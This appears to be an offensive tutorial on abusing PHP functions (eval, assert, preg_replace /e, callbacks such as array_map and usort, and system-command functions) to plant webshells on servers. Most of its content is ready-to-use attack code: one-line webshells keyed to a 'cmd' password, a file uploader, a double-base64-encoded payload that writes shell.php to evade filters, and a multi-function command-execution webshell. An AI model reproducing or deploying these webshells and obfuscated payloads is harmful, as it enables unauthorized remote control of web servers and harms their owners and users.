Code Execution Functions in PHP
1. eval() Function
- Usage: The passed argument must be PHP code ending with a semicolon.
- Command execution:
cmd=system(whoami); - Webshell password:
cmd
<?php @eval($_POST['cmd']);?>

When you cannot connect to the webshell, you can use the following file upload script to upload a larger webshell. First, create an uploader (1KB):
<?php
$tmp = @$_FILES['upload_file']['tmp_name'];
$name = @basename($_FILES['upload_file']['name']);

if (empty($name)) {
    echo "<form action='' method='POST' ENCTYPE='multipart/form-data'>\n";
    echo "Local file: <input type='file' name='upload_file'>\n";
    echo "<input type='submit' value='Upload'>\n";
    echo "</form>\n<pre>\n\n</pre>";
} else {
    if (move_uploaded_file($tmp, $name)) {
        echo "File uploaded successfully.<p>\n";
    } else {
        echo "Unable to upload " . $name . ".<p>\n";
    }
}
?>
The principle uses file operation functions like:
fputs(fopen("shell.php", "w"), $content);
Since parameters are passed via POST, symbols like <, >, +, =, / cannot appear. Therefore, the upload script is encoded twice in base64 to remove = signs. Note that spaces and newlines affect encoding. Here is the encoded payload:
fputs(fopen(base64_decode("c2hlbGwucGhw"), "w"), base64_decode(base64_decode("UEQ5d2FIQWdEUXBBSkhSbGJYQWdQU0FrWDBaSlRFVlRXeWQxY0d4dllXUmZabWxzWlNkZFd5ZDBiWEJmYm1GdFpTZGRPdzBLUUNSbWFXeGxJRDBnWW1GelpXNWhiV1ZvSkY5R1NVeEZVMXNuZFhCc2IyRmtYMlpwYkdVblhWc25ibUZ0WlNkZEtUc05DbWxtSUNobGJYQjBlU0FvSkdacGJHVXBLWHNOQ21WamFHOGdJanhtYjNKdElHRmpkR2x2YmlBOUlDY25JRzFsZEdodlpDQTlJQ2RRVDFOVUp5QkZUa05VV1ZCRlBTZHRkV3gwYVhCaGNuUXZabTl5YlMxa1lYUmhKejVjYmlJN1pXTm9ieUFpVEc5allXd2dabWxzWlRvZ1BHbHVjSFYwSUhSNWNHVWdQU0FuWm1sc1pTY2dibUZ0WlNBOUlDZDFjR3h2WVdSZlptbHNaU2MrWEc0aU8yVmphRzhnSWp4cGJuQjFkQ0IwZVhCbElEMGdKM04xWW0xcGRDY2dkbUZzZFdVZ1BTQW5WWEJzYjJGa0p6NWNiaUk3WldOb2J5QWlQQzltYjNKdFBseHVQSEJ5WlQ1Y2JseHVQQzl3Y21VK0lqdDlaV3h6WlNCN2FXWW9iVzkyWlY5MWNHeHZZV1JsWkY5bWFXeGxLQ1IwWlcxd0xDUm1hV3hsS1NsN1pXTm9ieUFpUm1sc1pTQjFjR3h2WVdSbFpDQnpkV05qWlhOelpuVnNiSGt1UEhBK1hHNGlPMzFsYkhObElIdGxZMmh2SUNKVmJtRmliR1VnZEc4Z2RYQnNiMkZrSUNJZ0xpQWtabWxzWlNBdUlDSXVQSEErWEc0aU8zMTlQejQ9")));
After execution, you will have the upload script, and you can then upload a larger webshell.
2. assert() Function
- Usage: The argument is directly executed as PHP code; no semicolon needed.
- Command execution:
cmd=system(whoami) - Webshell password:
cmd
<?php @assert($_POST['cmd'])?>

Refer to eval() for uploading large webshells.
3. preg_replace() Function
- Usage:
preg_replace('/pattern/', 'replacement', 'subject')- if the pattern uses the/emodifier, code execution is possible. - Command execution and file upload: Refer to
assert()(no semicolon needed).
preg_replace("/test/e", $_POST["cmd"], "just test");

You can use chr() to convert ASCII codes:
// phpinfo();
eval(chr(112).chr(104).chr(112).chr(105).chr(110).chr(102).chr(111).chr(40).chr(41).chr(59))
4. create_function() Function
- Usage: Creates an anonymous function that executes code. Requires semicolon.
- Webshell pasword:
cmd
$func = create_function('', $_POST['cmd']);
$func();
5. array_map() Function
- Usage: Applies a callback to array elements.
- Command execution:

http://localhost/123.php?func=system&cmd=whoami - Webshell:
http://localhost/123.php?func=assertwith passwordcmd
$func = $_GET['func'];
$cmd = $_POST['cmd'];
$array[0] = $cmd;
$new_array = array_map($func, $array);
echo $new_array;
6. call_user_func() Function
- Usage: Passes argument as parameter to the callback.
- Command execution:
cmd=system(whoami) - Webshell password:
cmd
call_user_func("assert", $_POST['cmd']);
7. call_user_func_array() Function
- Usage: Passes array as parameters to the callback.
- Command execution:
cmd=system(whoami) - Webshell password:
cmd
$cmd = $_POST['cmd'];
$array[0] = $cmd;
call_user_func_array("assert", $array);
8. array_filter() Function
- Usage: Filters array elements using a callback.
- Command execution:
func=system&cmd=whoami - Webshell:
http://localhost/123.php?func=assertpasswordcmd
$cmd = $_POST['cmd'];
$array1 = array($cmd);
$func = $_GET['func'];
array_filter($array1, $func);
9. uasort() Function
- Usage: Requires PHP >= 5.6. Sorts array with user-defined comparison function.
- Command execution:
http://localhost/123.php?1=1+1&2=eval($_GET[cmd])&cmd=system(whoami); - Webshell:
http://localhost/123.php?1=1+1&2=eval($_POST[cmd])passwordcmd
usort($_GET, 'asse'.'rt');
Command Execution Functions
Several PHP functions execute system commands: system, passthru, shell_exec, exec, popen, proc_open. Below is a consolidated webshell:
<?php
$command = $_POST['cmd'];

if (function_exists('system')) {
    echo "<pre>";
    system($command);
    echo "</pre>";
} elseif (function_exists('passthru')) {
    echo "<pre>";
    passthru($command);
    echo "</pre>";
} elseif (function_exists('shell_exec')) {
    echo "<pre>";
    echo shell_exec($command);
    echo "</pre>";
} elseif (function_exists('exec')) {
    echo "<pre>";
    exec($command, $output);
    echo "<br>";
    print_r($output);
    echo "</pre>";
} elseif (function_exists('popen')) {
    $handle = popen($command, "r");
    if (is_resource($handle)) {
        echo "<pre>";
        while (!feof($handle)) {
            echo fread($handle, 1024);
        }
        echo "</pre>";
        pclose($handle);
    }
} elseif (function_exists('proc_open')) {
    $descriptorspec = array(
        1 => array("pipe", "w"),
    );
    $handle = proc_open($command, $descriptorspec, $pipes);
    if (is_resource($handle)) {
        echo "<pre>";
        while (!feof($pipes[1])) {
            echo fread($pipes[1], 1024);
        }
        echo "</pre>";
        proc_close($handle);
    }
} else {
    echo 'GG';
}
?>
Other methods:
<?php
$cmd = $_POST['cmd'];
echo "<pre>";
// Backticks (shell_exec alias)
echo `$cmd`;

// ob_start with system
$a = 'system';
ob_start($a);
echo "$_POST[cmd]";
ob_end_flush();
echo "</pre>";
?>
Uploading Webshell via Command Execution
Using command execution, you can upload a larger webshell. For example, on Windows, use echo to write files. Special characters like <, >, & must be escaped with ^ in cmd.


Write the upload script using echo:

After writting, you can upload the larger webshell.